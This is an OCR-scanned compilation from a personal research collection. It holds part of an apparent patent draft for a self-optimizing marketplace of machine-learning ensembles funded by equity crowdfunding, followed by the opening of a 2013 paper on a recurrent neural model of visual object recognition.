


FIG. **5**: In this scenario Enterprise creates a challenge, project proposal or task and uploads it to the Self-Optimizing Online Marketplace (104). The marketplace, which is a machine learning / artificial intelligence algorithm, analyzes the data and intelligently recommends a ranked list of ensembles (505) for Enterprise to buy (506).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **6**: Here Service (103), runs a Self-Optimizing Online Marketplace (104). (104) is a recommendation algorithm (a subset of machine learning / artificial intelligence algorithms that use so-called ”implicit” information to generate recommendations for users, potentially in the context of ”explicit” information such as a query). (103) stores all data (log entries) generated by all requests to process any data through any ensemble on (104) (602) and trains a recommendation algorithm on this data (603). The recommendation algorithm learns to predict which ensembles are appropriate for which task, or conversely, which tasks are appropriate for which ensemble, and in both cases, to what extent. The recommendation algorithm is trained ”on-line”, which means that as new log entries are generated the recommendation algorithm is re-deployed, having adapted to the new information, in near-real-time. (604

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. 7: Here Service ”dogfoods” its recommendation algorithm that is its Self-Optimizing Online Marketplace, which is what makes the ”Online Marketplace” Self-Optimizing. In order to accomplish this Service first turns the log file, which is a collection of all log entries, each of which corresponds to a task or challenge (701) and puts it on the Self-Optimizing Online Marketplace as a challenge (702). Businesses then submit proposals to the Equity Crowdfunding Platform (101) which propose to best solve this challenge. The procedure for interacting with the Service as indicated in Fig 3. then ensues, and assuming the top-ranked ensemble on the Self-Optimizing Online Marketplace (which could be the current ensemble) is chosen to be the new ensemble that runs the recommendation component of the Self-Optimizing Online Marketplace. (706) Finally, as usual, revenue is distributed as contractually agreed (707).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8




FIG. **8**: UI for the marketplace recommender. Enterprises (107) upload tasks / datasets / challenges and the recommender: 1) Suggests existing ensembles for this task in order of how well they perform (804) 2) Uses the recommendation engine to suggest new ensembles that may perform well for your task, and sorts them by how well they perform (805) 3) Uses information on past project proposals and how well their ensembles have performed on tasks like this one to suggest existing project proposals which, if funded, might perform well for this proposal. (806) 4) Recommends new project proposals (i.e. Businesses, their investors and ensembles they might create (807) 5) Shows a list of the most popular ensembles and 6) If the search engine feature (803) is used, return corresponding search results (809).

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

BACKGROUND AND SUMMARY

[0002]

Today it is difficult for entrepreneurial software engineers, recreational programmers, data scientists and machine learning engineers to get paid for writing either specific of general purpose software (herein called models or ensembles). In the case of machine learning the problem is particularly difficult as the training of a model has a variable cost from tens to thousands of dollars or more. Without institutional support it is difficult or impossible to scale to the size of real-world datasets (such as the web), meaning that only large institutions can afford to work with the state of the art. These limitations keep the talent pool for the state of the art small and prevent entrepreneurial dreamers from leveling up their skills.

[0003] For enterprises who have lots of data and sufficient money, it can be difficult to hire the requisite talent needed to build out the infrastructure and supporting software needed to train and deploy the models needed to solve their machine learning and other problems. This is partly because these hires, before hire, did not have access to scalable infrastructure at a reasonable cost, preventing them from developing their skills and requiring costly on the job training. Further, once hired, it can be difficult for these engineers to ensure that the state of the art is continually deployed in-house. Even in the case when leading companies such as Google release whitepapers concerning recently developed in-house technology, it can often be years before they release implementations, if they are released at all. Thus, despite patent grants and business-friendly licenses the rest of the market has a significant lag.

[0004]

An additional hurdle preventing entrepreneurs from solving problems for the enterprise is that entrepreneurs typically lack access to knowledge about the enterprise environment in addition to knowledge of and access to the software required to integrate into the enterprise. Also, when

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

software is developed outside the context of a typical employment contract, it is often released under a license that allows for it to be incorporated into enterprise software without any compensation being returned to the person that developed the software. We solve these problems by allowing entrepreneurs to incorporate other software on our platform into their software ensembles and for all of the entrepreneurs who developed any of the software in the final ensemble of ensembles to get paid for its use. The amount paid can either be determined through terms stated in software licenses, or automatically by Service. For example, in the case of a machine learning ensemble (or mixture of experts) it is sometimes possible to come to an approximate guess as to how much a particular ensemble contributes to the final performance of a classifier. Thus, the share of proceeds that are owed to entrepreneurs can be determined automatically, and entrepreneurs can distribute portions of their shares back to their investors according to how much equity in their companies the investors own.

[0005]

Also, for both entrepreneurs and enterprises it can be difficult and costly to determine what software ensembles are most suitable for solving a particular enterprise challenge. The knowledge required to determine this is typically not specified, but rather exists only as enterprise software implementations and as know-how in the brains of the engineers that have created the software. We solve this problem by making our marketplace a recommendation engine. Enterprises upload challenges in the form of data to the marketplace and the marketplace recommends ensembles that best solve the challenge. For example, in the case of a typical classification or regression problem the marketplace can take into consideration all previous attempts at using ensembles on the marketplace to solve other classification and regression problems in order to recommend an ensemble for this particular problem. This solution naturally extends to allowing entrepreneurs to create ensembles that best solve enterprise challenges; if they are successful, the marketplace will learn from their success and will generalize to generating useful recommendations to enterprises in the future. Additionally, the marketplace learns from the lessons of the enterprise by training on the data contained in their challenges,

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

which could include information about the enterprise operating environment such as infrastructure, running software, data and meta-data thereof such as log files.

[0006]

The previous solution naturally gives rise to a meta problem which the marketplace itself faces: what is the best ensemble on the marketplace for creating the ensemble that recommends ensembles?

[0007]

This problem is solved making the machine learning and infrastructure challenges that the marketplace itself faces available as challenges on the marketplace. As the ensembles on the marketplace become better at solving problems in general, this will naturally extend to better solving the problems the marketplace faces. And the problems the marketplace faces are also indicative of problems that the rest of industry faces, resulting in an virtuous, value-creating learning cycle. And in doing so we allow a global community of entrepreneurs and investors to develop and invest in software solutions for the operating the marketplace itself and to thus receive a share of the profit and success of the overall marketplace as it brings entrepeneurs, investors and enterprises to the same table to solve enterprise problems on behalf of consumers.

[0008]

When bringing entrepreneurs and enterprises to the same table an issue that will inevitably arise concerns the security of the enterprise data. Here, we allow for a gradation of enterprise security. In the most secure case all code produced by entrepreneurs and their businesses is audited by professionals at Service and then downloaded by the Enterprise. The code is then carried into a secure airgapped room and run on a *copy* of the enterprise data. The results are then audited by the Enterprise, returned to the Service and then returned to the Entrepreneur. Note that in this case the Enterprise' data is a black box that the Entrepreneur never sees. This requires the community of Entrepreneurs developing ensembles to develop ensembles that are effective at reverse engineering a description of the data that is sufficient for solving challenges. Less secure methods are also possible, but to our knowledge the most secure method has never been tried.

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

[0009]

After being created ensembles are offered for sale on Service's online marketplace. The marketplace assures, among other things, that the businesses behind an ensemble (which could be numerous) are paid as contractually agreed. Additionally, there may be questions regarding intellectual property ownership. For example an ensemble may be forked without giving credit to the originator of the fork. In order to solve these problems we may employ blockchain technology. With the blockchain all elements of an ensemble, from the project proposal to the details of investments in the project to the binary and source code of all the ensembles being ensembled and more can be stored in the order that they occurred. The blockchain, while originally hosted by Service (and thus subject to tampering), can eventually be decentralized among the community of businesses who own ensembles on the marketplace and even the general public.

[0010]

The field of the invention is TODO

[0011]

A metric refers to any measure of a system and could include but is not limited to height, weight, size, speed or efficiency along an arbitrary dimension.

[0012]

Meta-data refers to data about data and may include, but is not limited to, information such as provenance, licenses, descriptions in natural language, descriptive statistics, version information, etc.

[0013]

A dataset refers to a collection of information. The information may be structured or unstructured. The dataset may also contain meta-data.

[0014]

A data lake refers to a collection of one or more datasets. It may optionally have meta-data.

[0015]

A model refers to a function that takes input and produces outputs. It may optionally have

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

modifiable internal state in addition to meta-data.

[0016]

An ensemble refers to a model that takes one or more models as inputs and produces outputs. It may optionally have modifiable internal state in addition to meta-data.

[0017]

An objective function refers to a function that takes a desired metric, the current value of a metric and optionally other information as inputs and produces a measure of the distance between the current and desired metrics as an output.

[0018]

A target refers to a pointer to a column or columns in a data lake that are to be used to indicate the desired outputs of an ensemble.

[0019]

A task refers to the combination of: 1) An optional description in either natural language or computer code 2) A pointer to an ensemble 3) A pointer to a data lake 4) A target in the data lake 5) An objective function 6) An optional set of parameters and hyperparameters to configure the ensemble 6) Optional meta-data.

[0020]

An optimization problem refers to a function that tries to minimize or maximize an objective function so as to change the modifiable parameters of an ensemble such that the ensemble performs better at a task or tasks.

[0021]

A log entry refers to a dataset that is composed of 1) A completed attempt to solve an optimization problem 2) Any optional snapshots of the modifiable state of the ensemble taken during the task 3) Any optional snapshots of the transient state of the ensemble taken during the task, such as activations in a neural network or the representation of the ensemble in memory and on disk 4) Any optional periodic metrics recorded during the task, including but not limited to performance metrics, metrics about the computing environment such as CPU, GPU or memory

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

utilization, etc. 5) Any optional meta-data.

[0022]

A log file is a data lake and refers to the collection of all log entries.

[0023]

A project proposal is an offer by a business to an investor to fund the creation of an ensemble and to purchase equity in said ensemble.

[0024]

An equity crowdfunding platform refers to a user interface where businesses post project proposals and one or more investors can review the proposals and decide which ones to invest in. Said transactions are optionally mediated by a broker-dealer. The platform results in investors funding project proposals resulting in the creation of ensembles by businesses in exchange for equity in their business.

[0025]

An online marketplace refers to a user interface in which ensembles are made available for sale and in which competitions can be run.

[0026]

A competition refers to an optimization problem on an online marketplace that is paired with a reward.

[0027]

The recommendations of ensembles are produced by an ensemble that is itself also on the marketplace, enabling businesses to create project proposals for improving the recommendation of ensembles by an ensemble.

[0028]

The method proposed in this invention allows an equity crowdfunding platform to fund the creation of IP that is both automatically and manually composed into ensembles for the purpose of metric optimization. The money paid by clients for access to ensembles that improve their metrics is distributed to the online marketplace. The online marketplace charges a fee for training

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8

ensembles and for making them available on the online marketplace. The remainder of money paid by clients is distributed to all business who own IP in the ensemble. The businesses distribute said funds to their to their investors.

[0029]

Benefits to businesses include reducing the burden of creating and selling ensembles by 1) facilitating the presentation of project proposals to one or more potential investors simultaneously, 2) allowing investors to fund just the training of ensembles, 3) providing the ability to purchase computing power for building and training funded project proposals, 3) providing an online marketplace for selling training ensembles, 4) facilitating collaboration and innovation opportunity for ensemble refinements and improvements to meet enterprise needs 4) allowing for the continued receipt of returns for as long as the ensembles created are being sold on the marketplace.

[0030]

Benefits to investors include 1) simplifying the search, identification, evaluation, and comparison of project proposals, 2) lowering the funding thresholds per project proposal created from benefits to businesses 3) increasing the opportunity diversify investments by allowing more business investments.

[0031]

Benefits to enterprises include improving the optimization of business metrics by 1) allowing the opportunity to create challenges for the development of new ensembles 2) reducing or eliminating the burden of creating ensembles that improve the optimization of business metrics in-house, 3) increasing the availability and variety of ensembles for addressing business needs across the enterprise 3) facilitating the selection of ensembles through recommendations on the online marketplace 3) providing the option to continuously update ensembles as refinements and improvements become available on the marketplace.

BRIAN MINGUS RESEARCH COLLECTION / BM-982E3139BAF8



JOURNAL ARTICLE | APRIL 1, 2013

Recurrent Processing during Object Recognition

Randall C. O'Reilly · Dean Wyatte · Seth Herd · Brian Mingus · David J. Jilk

Frontiers in Psychology

A biologically grounded neural model learns 100 object categories. Feedback and semantic knowledge help it recognize objects across changes in viewpoint, lighting and occlusion.

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

Original publication / source

Collection cover added September 2026. Original paper follows unchanged.
AI-generated conceptual artwork; separate from the scientific figures.

brianmingus.com

frontiers in
PSYCHOLOGY

ORIGINAL RESEARCH ARTICLE
published: 01 April 2013
doi: 10.3389/fpsyg.2013.00124

Recurrent processing during object recognition

Randall C. O'Reilly[1,2]*†, Dean Wyatte[1]*†, Seth Herd[1], Brian Mingus[1] and David J. Jilk[2]

[1] Department of Psychology and Neuroscience, University of Colorado Boulder, Boulder, CO, USA
[2] eCortex, Inc., Boulder, CO, USA

Edited by:
Michael J. Tarr, Carnegie Mellon University, USA

Reviewed by:
Rosemary A. Cowell, University of California San Diego, USA
Maximilian Riesenhuber, Georgetown University Medical Center, USA

***Correspondence:**
Randall C. O'Reilly and Dean Wyatte, Department of Psychology and Neuroscience, University of Colorado Boulder, Boulder, CO, USA.
e-mail: randy.oreilly@colorado.edu; dean.wyatte@colorado.edu

[†] Randall C. O'Reilly and Dean Wyatte have contributed equally to this work.

How does the brain learn to recognize objects visually, and perform this difficult feat robustly in the face of many sources of ambiguity and variability? We present a computational model based on the biology of the relevant visual pathways that learns to reliably recognize 100 different object categories in the face of naturally occurring variability in location, rotation, size, and lighting. The model exhibits robustness to highly ambiguous, partially occluded inputs. Both the unified, biologically plausible learning mechanism and the robustness to occlusion derive from the role that recurrent connectivity and recurrent processing mechanisms play in the model. Furthermore, this interaction of recurrent connectivity and learning predicts that high-level visual representations should be shaped by error signals from nearby, associated brain areas over the course of visual learning. Consistent with this prediction, we show how semantic knowledge about object categories changes the nature of their learned visual representations, as well as how this representational shift supports the mapping between perceptual and conceptual knowledge. Altogether, these findings support the potential importance of ongoing recurrent processing throughout the brain's visual system and suggest ways in which object recognition can be understood in terms of interactions within and between processes over time.

Keywords: object recognition, computational model, recurrent processing, feedback, winners-take-all mechanism

INTRODUCTION

One of the most salient features of the mammalian neocortex is the structure of its connectivity, which provides for many forms of *recurrent* processing, where neurons mutually influence each other through direct, bidirectional interactions. There are extensive bidirectional excitatory and inhibitory connections within individual cortical areas, and almost invariably, every area that receives afferent synapses from another area, also sends back efferent synapses in return (Felleman and Van Essen, 1991; Scannell et al., 1995; Sporns and Zwi, 2004; Sporns et al., 2007). We describe an explicit computational model (*LVis* – Leabra Vision) of the function of this recurrent architecture in the context of visual object recognition, demonstrating a synergy between the learning and processing benefits of recurrent connectivity.

Recurrent processing, for example, has been suggested to be critical for solving certain visual tasks such as figure-ground segmentation (Hupe et al., 1998; Roelfsema et al., 2002; Lamme and Roelfsema, 2000), which requires integration of information from outside the classical receptive field. We demonstrate how recurrent excitatory processing could provide a similar function in visual occlusion, which requires the organization of image fragments that span multiple receptive fields into a logical whole *Gestalt* and involves the filling-in of missing visual information (Kourtzi and Kanwisher, 2001; Lerner et al., 2002; Rauschenberger et al., 2006; Weigelt et al., 2007; Wyatte et al., 2012a).

At a more local level, recurrent inhibitory processing produces sparse distributed representations, implemented in LVis through the use of a k-Winners-Take-All (kWTA) inhibition function (where k represents the roughly 15–25% activity levels present in neocortical networks; O'Reilly, 1998; O'Reilly and Munakata, 2000; O'Reilly et al., 2012). The sparse distributed representations produced by these recurrent inhibitory dynamics have been shown to produce biologically realistic representations in response to natural stimuli (e.g., O'Reilly and Munakata, 2000; Olshausen and Field, 2004; O'Reilly et al., 2012). We show here that inhibitory recurrent dynamics and sparse distributed representations make our model more robust in the face of ambiguity, by testing recognition performance with occluded visual inputs.

In the non-human primate neuroanatomy, object recognition involves the flow of visual information through the ventral pathway, originating in primary visual cortex (V1), continuing through extrastriate areas (V2, V4), and terminating in inferotemporal (IT) cortex (Hubel and Wiesel, 1962; Van Essen et al., 1992; Ungerleider and Haxby, 1994). IT neurons exhibit robust object-level encoding over wide ranges of position, rotation, scale, and lighting variability (Logothetis et al., 1995; Tanaka, 1996; Riesenhuber and Poggio, 2002; Rolls and Stringer, 2006; Tompa and Sary, 2010; DiCarlo et al., 2012). Object recognition in the human cortex operates in a similar hierarchical fashion, with homologous object-selective regions distributed throughout the lateral occipital cortex (LOC) (Grill-Spector et al., 2001; Orban et al., 2004; Kriegeskorte et al., 2008).

Computational models of object recognition that implement a feedforward, hierarchical version of the ventral pathway have explained many aspects of the initial neural response properties across these different brain areas (Fukushima, 1980, 2003; Wallis and Rolls, 1997; Riesenhuber and Poggio, 1999; Masquelier and Thorpe, 2007). Furthermore, when coupled with a supervised

BRIAN MINGUS RESEARCH COLLECTION / BM-394D0407C55F

learning procedure (e.g., support vector machines), these models perform well at challenging computational tests of object recognition (Fei-Fei et al., 2007; Serre et al., 2007c; Mutch and Lowe, 2008; Pinto et al., 2009). Thus, they establish that primarily feedforward-driven neural responses properties based on the initial responses of the ventral pathway are *sufficient* to solve reasonably challenging versions of the object recognition problem (Serre et al., 2007a,b; DiCarlo et al., 2012).

The LVis model builds upon this feedforward processing foundation, and learns a very similar hierarchical solution to the object recognition problem. In our tests on 100-way object classification with reasonable levels of variability in location, rotation, size, and lighting, LVis performs in the same general range as these established feedforward models. Interestingly, it does so using a single unified, biologically based learning mechanism that leverages bidirectional recurrent processing between layers, to enable signals from other modalities and brain areas to shape visual object recognition during learning in important ways, supporting a form of error-driven learning (O'Reilly, 1996; O'Reilly and Munakata, 2000; O'Reilly et al., 2012). Error-driven learning is almost certainly essential for solving hard computational problems (O'Reilly and Munakata, 2000; Hinton and Salakhutdinov, 2006), and is a central element in all of the above high performance object recognition systems at the supervised learning stage. Furthermore, there are indications that error-driven learning is actually doing most of the work in object recognition models, as good performance is possible even with random visual filters (Jarrett et al., 2009).

The recurrent connectivity in our LVis model leads to a clear prediction: representations in other brain areas that project into the object recognition pathway should shape the way it develops through learning. Recent evidence indeed suggests that neurons in IT cortex reflect significant higher-level "semantic" influences, in addition to the expected stimulus-driven similarities among objects (Kiani et al., 2007; Kriegeskorte et al., 2008; Mahon and Caramazza, 2011). We show that recurrent processing within our model provides a satisfying account of this data. Furthermore, we show how recurrent processing provides a mechanism via which this higher-level semantic information can be integrated with visual information during object processing (Lupyan and Spivey, 2008; Lupyan et al., 2010; Lupyan, 2012), providing a mapping between perceptual and conceptual representations (Gotts et al., 2011).

Altogether, we argue that this model provides an integration of diverse sources of data on the object recognition system and shows how a small, unified set of biological mechanisms can potentially solve one of the most difficult and important computational problems that the brain is known to solve (Marr, 1982; Pinto et al., 2008). Our recurrent model (**Figure 1**) embodies these ideas, and provides one way of extending our understanding of object recognition beyond the initial, feedforward-driven responses.

